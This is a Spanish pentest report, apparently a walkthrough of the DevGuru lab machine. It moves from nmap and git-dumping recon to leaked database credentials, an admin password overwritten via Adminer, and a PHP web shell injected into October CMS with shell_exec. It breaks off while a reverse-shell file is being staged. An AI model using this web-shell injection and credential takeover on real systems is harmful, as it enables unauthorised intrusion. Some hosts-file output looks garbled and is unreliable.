

Informe: proyecto pentest

Fecha:	17 de junio de 2023
Nombre del consultor atacante:	x
Ubicación:	On site
Tel:	xxx xxxxxxxx
Email:	x
Web:	x

Tabla de contenido

Alcance:	3
Objetivo:	3
Detalles de la metodología.....	4
Recopilación de información:	5
Explotación	11
Post explotación:	23
Recomendaciones:	24

Alcance:

Pentest de caja gris.

La prueba de penetración sobre infraestructura del cliente. Esta prueba se realiza con el fin de revisar vulnerabilidades sobre el asset principal del cliente el cual es un servidor.

No se brinda información adicional a introducir un equipo en la red operativa del cliente.

La metodología se realizará de una forma completa, lo que quiere decir que el cliente otorga el permiso de explotar las vulnerabilidades encontradas para obtener acceso a los equipos solicitados.

Objetivo:

El proyecto de prueba de penetración tiene como objetivos los siguientes puntos:

- 1- Aspirar a una certificación ISO
- 2- Atender la solicitud de un cliente sobre los puntos a revisar en una auditoria sobre los assets de TI de la empresa.

Detalles de la metodología

A continuación, se enlistan los pasos según la metodología utilizada para esta prueba de penetración.

Metodología: estándar.

Conformación de metodología:

- 1- Recopilación de información.
- 2- Enumeración (análisis de vulnerabilidades).
- 3- Explotación.
- 4- Post Explotación.
- 5- Informe.

El objetivo principal de este tipo de pruebas es identificar las posibles brechas en la seguridad de un sistema de manera que, al simular el comportamiento de los atacantes reales, descubrir vulnerabilidades y agujeros de seguridad que necesiten ser corregidos para que no sean explotados por parte de atacantes reales.

Finalmente, esta metodología incluye evidencias sobre los hitos encontrados. Este es el de salida de este proceso.

Recopilación de información:

Como primer paso se realiza un escaneo de la red. Esto para detectar equipos encendidos. Para este paso se utilizó la herramienta **arpscan**:

```
arp-scan 10.0.2.1/24
Interface: eth0, type: EN10MB, MAC: [REDACTED] IPv4: 10.0.2.4
WARNING: host part of 10.0.2.1/24 is non-zero
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00    QEMU
10.0.2.2      52:54:00:12:35:00    QEMU
10.0.2.3      08:00:27:cb:5d:dc    PCS Systemtechnik GmbH
10.0.2.15     08:00:27:f9:a6:d6    PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.489 seconds (102.85 hosts/sec). 4 re
sponded
```

Una vez obtenida esta información pasamos a centrarnos en el servidor encontrado. Para este paso usaremos la herramienta **nmap**. Ejecutaremos las siguientes “flags” en la herramienta para acceder a información adicional sobre el objetivo y los servicios que este emite. El comando utilizado es el siguiente:

```
(root@kali) - [~/Desktop/eJ/vulnhub/devguru]
# nmap 10.0.2.15 -sV -sF -sC -n -Pn -O -p- -oN Nmapresult.txt
```

Al terminal escaneo podemos revisar que hay tres puertos abiertos en este servidor:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2a:46:e8:2b:01:ff:57:58:7a:5f:25:a4:d6:f2:89:8e (RSA)
|   256 08:79:93:9c:e3:b4:a4:be:80:ad:61:9d:d3:88:d2:84 (ECDSA)
|_  256 9c:f9:88:d4:33:77:06:4e:d9:7c:39:17:3e:07:9c:bd (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-git:
|   10.0.2.15:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|   Last commit message: first commit
|   Remotes:
|     http://devguru.local:8585/frank/devguru-website.git
|   Project type: PHP application (guessed from .gitignore)
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Corp - DevGuru
|_ http-generator: DevGuru
8585/tcp  open  unknown
| fingerprint-strings:
|_ GenericLines:
|   HTTP/1.1 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   Connection: close
|   Request
|_ GetRequest:
|   HTTP/1.0 200 OK
|   Content-Type: text/html; charset=UTF-8
|   Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
```

Podemos ver que hay tres puertos abiertos en este servidor:

Puerto: 22


Puerto: 80

Puerto: 8585


También podemos ver que hay una referencia a una liga:

<http://devguru.local:8585/frank/devguru-website.git>

Al acceder desde el explorador podemos ver esta página:




Al acceder al puerto 8585 podemos ver el siguiente portal:



Esta página nos entrega la versión de Gitea que utiliza:

Powered by Gitea Version: 1.12.5 Page: 1ms Template: 0ms

También podemos ver que hay secciones dentro del portal. Si exploramos podremos encontrar un registro de usuario:



Vamos a revisar que es lo que se hospeda en esa dirección. Para poder trabajar de manera mas ordenada vamos a mandar la dirección IP al nombre de host que nos redirecciona: devguru.local:

```
127.0.0.1      localhost
127.0.1.1 metri kali ipoint, True or false? default is false
::1 ip6-localhost ip6-loopback
ff02::1 want to ip6-allnodes, specify a token here
ff02::2 ip6-allrouters

10.10.11.208 searcher.htb
10.0.2.15 devguru.local
```

```
└─# cat /etc/hosts
127.0.0.1 metri localhost, True or false? default is false
127.0.1.1 false kali
::1 ip6-localhost ip6-loopback here
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.208 searcher.htb
10.0.2.15 devguru.local
```

Por descarte podemos ver que el equipo con la IP 10.0.2.15 es un equipo servidor con puertos abiertos. Este proceso generó un documento de salida el cual se anexa en esta liga:

Al descubrir que el servidor contiene una versión de GITEA podemos considerar la identificación de directorios. Procedemos a usar como herramienta GITtools, que nos permite bajar repositorios y revisar los datos o directorios incompletos.

Gitea tiene dos principales herramientas dentro de su repertorio:

- 1 Extractor: Encuentra los directorios que están incompletos.
- 2 Dumper: extrae todos los subdirectorios del servidor que corra GIT.

Vamos a iniciar con la extracción de subdirectorios. Para eso utilizamos la herramienta dumper con los siguientes comandos:

```
(root@kali)-[/home/.../vulnhub/devguru/GitTools/Dumper]
└─# ./gitdumper.sh http://devguru.local/.git /website/
```

Este comando indica que revise todo lo que encuentre con extensión .git sobre la dirección indicada y que lo que encuentre lo guarde en el directorio: website.

Al terminar de trabajar la herramienta nos genera la siguiente salida:

```
(root@kali)-[/home/.../vulnhub/devguru/GitTools/Dumper]
└─# ls
gitdumper.sh  README.md  website
```

Como vemos, se creó un nuevo directorio. Procedemos a revisar su contenido para ver si podemos obtener mas información sobre el objetivo. Para esto usamos el siguiente comando para iniciar el reconocimiento de los directorios de git:

```
(root@kali)-[/home/.../vulnhub/devguru/GitTools/Dumper]
# ./gitdumper.sh http://devguru.local/.git/ website/
```

Una vez terminado el proceso podemos ver como se ha creado una carpeta con el nombre website.

```
(root@kali)-[/home/.../vulnhub/devguru/GitTools/Dumper]
# ls
gitdumper.sh  README.md  website
```

Procedemos a investigar el contenido de esta carpeta.

Al hacer una revisión del contenido podemos ver que no encontramos información relevante. Por lo que procederemos a utilizar la herramienta extractor y así tratar de obtener más información del objetivo. Para eso utilizamos el siguiente comando:

```
(root@kali)-[/home/.../vulnhub/devguru/GitTools/Extractor]
# pwd
/home/kali/Desktop/eJ/vulnhub/devguru/GitTools/Extractor

(root@kali)-[/home/.../vulnhub/devguru/GitTools/Extractor]
# ./extractor.sh ../Dumper/website ./website
```

Esto nos crea una carpeta bajo el nombre website. Procedemos revisar el contenido:

```
(root@kali)-[/home/.../vulnhub/devguru/GitTools/Extractor]
# cd website

(root@kali)-[/home/.../devguru/GitTools/Extractor/website]
# ls
0-7de9115700c5656c670b34987c6fbffd39d90cf2

(root@kali)-[/home/.../devguru/GitTools/Extractor/website]
# cd 0-7de9115700c5656c670b34987c6fbffd39d90cf2

(root@kali)-[/home/.../GitTools/Extractor/website/0-7de9115700c5656c670b34987c6fbffd39d90cf2]
# ls
adminer.php  bootstrap  config  modules  README.md  storage
artisan      commit-meta.txt  index.php  plugins  server.php  themes
```

A continuación, enumeramos los hallazgos encontrados:

- 1- adminer.php: esto hace referencia a un manejador de bases de datos
- 2- carpeta: config
 - a. Dentro de la carpeta “config” tenemos un archivo llamado “database.php”

Realizamos una impresión en pantalla del archivo “config.php” y encontramos datos de accesos para el servidor de “adminer”:

```
'mysql' => [
    'driver' => 'mysql',
    'engine' => 'InnoDB',
    'host' => 'localhost',
    'port' => 3306,
    'database' => 'octoberdb',
    'username' => 'october',
    'password' => 'SQ66EBYx4GT3byXH',
    'charset' => 'utf8mb4',
    'collation' => 'utf8mb4_unicode_ci',
    'prefix' => '',
    'varcharmax' => 191,
```


Procedemos a ingresar al manejador de bases de datos encontrado con los accesos obtenidos:

The image shows two screenshots of the Adminer web interface. The top screenshot is the login page at `devguru.local/adminer.php`. It features a login form with fields for System (MySQL), Server (localhost), Username (october), Password (masked), and Database (octoberdb). The bottom screenshot shows the database interface after successful login at `devguru.local/adminer.php?username=october&db=octoberdb`. The interface displays the database name 'octoberdb' and a list of tables and views. On the left, there is a list of SQL commands to execute. The main area shows a table of database metadata.

Table	Engine	Collation	Data Length	Index Length	Data Free	Auto Increment	Rows	Comment
backend_access_log	InnoDB	utf8mb4_unicode_ci	16,384	0	0	5	~ 1	
backend_users	InnoDB	utf8mb4_unicode_ci	16,384	81,920	0	2	~ 1	
backend_users_groups	InnoDB	utf8mb4_unicode_ci	16,384	0	0		0	
backend_user_groups	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	2	0	
backend_user_preferences	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	1	0	
backend_user_roles	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	3	~ 2	
backend_user_throttle	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	3	~ 1	
cache	InnoDB	utf8mb4_unicode_ci	16,384	0	0		0	

Una vez dentro podemos ver la estructura de la base de datos “octoberdb”. Continuamos con la recopilación de información que nos ofrece esta base de datos.

Entonces la etapa de enumeración nos arroja el siguiente escenario:



Gracias a esta información podemos proceder a la fase de explotación.

Explotación

Podemos ver una tabla de usuarios, por lo que procedemos a revisarla:

Adminer 4.7.7 4.8.1

DB: octoberdb

SQL command Import
Export Create table

`select backend_access_log`
`select backend_users`
`select backend_users_groups`
`select backend_user_groups`
`select backend_user_preferences`
`select backend_user_roles`
`select backend_user_throttle`
`select cache`
`select cms theme data`

Select: backend_users

Select data Show structure Alter table New item

Select Search Sort Limit 50 Text length 100 Action Select

SELECT * FROM 'backend_users' LIMIT 50 (0.000 s) Edit

	id	first_name	last_name	login	email	password	activation_code
<input type="checkbox"/> Modify	1	Frank	Morris	frank	frank@devguru.local	\$2a\$04\$07d\$IkYUMqjX22QtKAoe/ekcwvNuWxrL00CZ1R/zR9bIC1z.1Vs.I	NULL


Whole result ☐ 1 row

Modify

Selected (0)

Existe un usuario bajo el nombre de “Frank” además tenemos los privilegios necesarios para modificarlo, por lo que procederemos a modificar la contraseña con un tipo de encriptación similar. Lo anterior para no levantar sospechas. Para eso necesitamos estudiar los primero cuatro caracteres de la contraseña. Al hacerlo nos damos cuenta que el hash está en formato bcrypt, por lo que procedemos a crear una contraseña en texto plano para luego hashearla con el formato correcto.


id	<input type="text" value="1"/>
first_name	<input type="text" value="Frank"/>
last_name	<input type="text" value="Morris"/>
login	<input type="text" value="frank"/>
email	<input type="text" value="frank@devguru.local"/>
password	<input type="text" value="\$2a\$04\$07d\$IkYUMqjX22QtKAoe/ekcwvNuWxrL00CZ1R/"/>
activation_code	<input type="text" value="NULL"/>
persist_code	<input type="text" value="\$2y\$10\$hnhKQ8hTe9b3SoZgXhBuT.HG17VvEdBXe86hEq"/>
reset_password_code	<input type="text" value="NULL"/>



<https://appdevtools.com/bcrypt-generator>


Una vez creada la contraseña la imputamos en las propiedades del usuario “Frank” y guardamos los cambios.

Podemos ver cómo es que todas las tablas de adminer hacen referencia “backend” por lo que intentamos probar y damos con la siguiente dirección: <http://devguru.local/devguru.php>




En este formulario de login ingresamos los accesos que obtuvimos en el portal de “Adminer”:

- Usuario: frank
- Pwd: contra1




Ingreso a la aplicación con las credenciales obtenidas

Procedemos a navegar y podemos darnos cuenta que es un editor de sitios web:



En la sección CMS (content manager system) por lo que procedemos a revisar y podemos ver como este CMS maneja el sitio devguru.local. El usuario Frank es el editor de este sitio. En la sección CMS podemos ver el código fuente de la página. Vamos a proceder a realizar un ataque de inyección de código:



En la sección “code” vamos a inyectar el siguiente comando:

- ```
Function onStart() {
 $this->page["myVar"] = shell_exec($_GET['cmd']);
}
```

Este comando indica que el código se va a ejecutar al iniciar o cargar la página. Guardando en la variable “myVar” el resultado del comando “cmd” siendo ejecutado por el comando shell\_exec.

Ahora, en la sección “Markup” vamos a ingresar el siguiente comando:


- ```
{{this.page.myVar}}
```

Lo que ejecutara el contenido de la variable “myVar”.

De esta forma vamos a revisar si es posible hacer un ataque de RFI. Vamos a guardar los cambios y ahora vamos a recargar la pagina devguru.local pero inyectando un comando para probar si es que tenemos la ejecución de comando remoto:

- ```
devguru.local/?cmd=ls -la
```

Este es el resultado:



Podemos ver cómo es que la pagina esta cargando el comando: ls -la. Por lo que ahora podríamos realizar mas ataques. En este caso vamos a realizar la carga de un archivo malicioso el cual nos regrese una respuesta de conexión a nuestro equipo atacante.


Primeramente, vamos a levantar un servidor http para publicar un archivo el cual descargaremos en el equipo atacado por medio de la ejecución de comandos:

```
(root@kali) - [/home/.../Desktop/eJ/vulnhub/devguru]
ls
47502.py GitTools knmap.sh Nmapresult.txt RCR rshell.php

